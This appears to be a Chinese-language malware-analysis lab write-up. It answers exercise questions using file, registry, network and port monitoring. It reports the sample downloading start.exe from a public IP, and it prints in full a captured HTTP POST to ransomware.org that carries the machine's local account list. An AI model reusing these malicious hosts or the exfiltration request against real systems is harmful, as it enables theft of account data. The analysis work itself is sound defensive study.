

1. 使用Directory Monitor通过文件监控分析恶意代码创建了哪些文件？
2. 使用RegShot分析恶意代码修改了哪个注册表？修改该注册表的作用？
3. 分析恶意代码预留的后门账号？
4. 分析Wireshark恶意代码从公网下载了什么内容，具体的链接是什么？


查看虚拟机ip地址为192.168.11.135




查看操作机IP地址日下




过滤http协议可得数据包如下



对该数据包进行跟踪流可以得到如下结果



分析该TCP流可以得出，该恶意程序在58.240.236.228/start.exe下载内容，下载的内容如下所示，分析该数据的内容发现，数据包的开头为MZ由此可初步得出下载的内容为一个PE文件



分析该PE文件可以发现共有text、rdata、data、pdata、rsrc和reloc几个段

text包含程序的代码。

rdata部分存储只读数据，如字符串和常量。

data部分包含初始化的全局变量和静态变量。

pdata部分用于存储异常处理信息。

rsrc部分包含程序资源，如图标、菜单和对话框信息。


reloc部分包含重定位信息，允许程序的代码在内存中动态移动。

编写python程序将该文件中下载到的字符串转换为16进制字节的形式

编写的python脚本如下



将生成的可执行文件放入010editor中发现能够识别该可执行文件的部分内容




将获取到的可执行程序放到虚拟机中运行发现并不能成功运行




1. 分析Wireshark恶意代码向公网上传了什么内容，目标的域名是什么？

跟踪到第4个流之后可以看到向公网上传的数据包，可以发现目标的域名是ransomware.org



打开该包的内容如下



整个数据包的完整内容如下，我们可以分析到上传的内容是虚拟机的账户数据

POST /post HTTP/1.1

Host: ransomware.org

User-Agent: python-requests/2.32.2

Accept-Encoding: gzip, deflate

Accept: \*/\*

Connection: keep-alive

Content-Length: 1590

AccountType=512

Description=...............(...)...............

Disabled=TRUE

Domain=DESKTOP-HL8VDKP

FullName=

InstallDate=

LocalAccount=TRUE

Lockout=FALSE

Name=Administrator

PasswordChangeable=TRUE

PasswordExpires=FALSE

PasswordRequired=TRUE

SID=S-1-5-21-1677000941-211339485-1282770202-500

SIDType=1

Status=Degraded

AccountType=512

Description=

Disabled=FALSE

Domain=DESKTOP-HL8VDKP

FullName=

InstallDate=

LocalAccount=TRUE

Lockout=FALSE

Name=backend

PasswordChangeable=TRUE

PasswordExpires=TRUE

PasswordRequired=TRUE

SID=S-1-5-21-1677000941-211339485-1282770202-1001

SIDType=1

Status=OK

AccountType=512

Description=..............................

Disabled=TRUE

Domain=DESKTOP-HL8VDKP

FullName=

InstallDate=

LocalAccount=TRUE

Lockout=FALSE

Name=DefaultAccount

PasswordChangeable=TRUE

PasswordExpires=FALSE

PasswordRequired=FALSE

SID=S-1-5-21-1677000941-211339485-1282770202-503

SIDType=1

Status=Degraded

AccountType=512

Description=...................................................

Disabled=TRUE

Domain=DESKTOP-HL8VDKP

FullName=

InstallDate=

LocalAccount=TRUE

Lockout=FALSE

Name=Guest

PasswordChangeable=FALSE

PasswordExpires=FALSE

PasswordRequired=FALSE

SID=S-1-5-21-1677000941-211339485-1282770202-501

SIDType=1

Status=Degraded

AccountType=512

Description=

Disabled=FALSE

Domain=DESKTOP-HL8VDKP

FullName=

InstallDate=

LocalAccount=TRUE

Lockout=FALSE

Name=zby

PasswordChangeable=TRUE

PasswordExpires=TRUE

PasswordRequired=TRUE

SID=S-1-5-21-1677000941-211339485-1282770202-1000

SIDType=1

Status=OKHTTP/1.1 301 Moved Permanently

Date: Thu, 23 May 2024 07:27:15 GMT

Content-Type: text/html

Content-Length: 167

Connection: keep-alive

Cache-Control: max-age=3600

Expires: Thu, 23 May 2024 08:27:15 GMT

Location: https://ransomware.org/post

Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v4?s=0uhD78R0QC%2FZwqRjuo58eGQ%2FLL3J36o1mMSMC5bLl1J388hXaMzQiebyetJjyAilXRek9DQTQpvvpdC9QtbF41Ejl5ebMV6UX2C4sr2iQvH2k7Pd9ALQkwpca4IZGmjlhg%3D%3D"}],"group":"cf-nel","max\_age":604800}

NEL: {"success\_fraction":0,"report\_to":"cf-nel","max\_age":604800}

Vary: Accept-Encoding

Server: cloudflare

CF-RAY: 8883528af9eb8523-HKG

alt-svc: h3=":443"; ma=86400

<html>

<head><title>301 Moved Permanently</title></head>

<body>

<center><h1>301 Moved Permanently</h1></center>

<hr><center>cloudflare</center>

</body>

</html>

1. 使用Netstat分析恶意代码监听了什么端口？端口访问返回的内容是什么？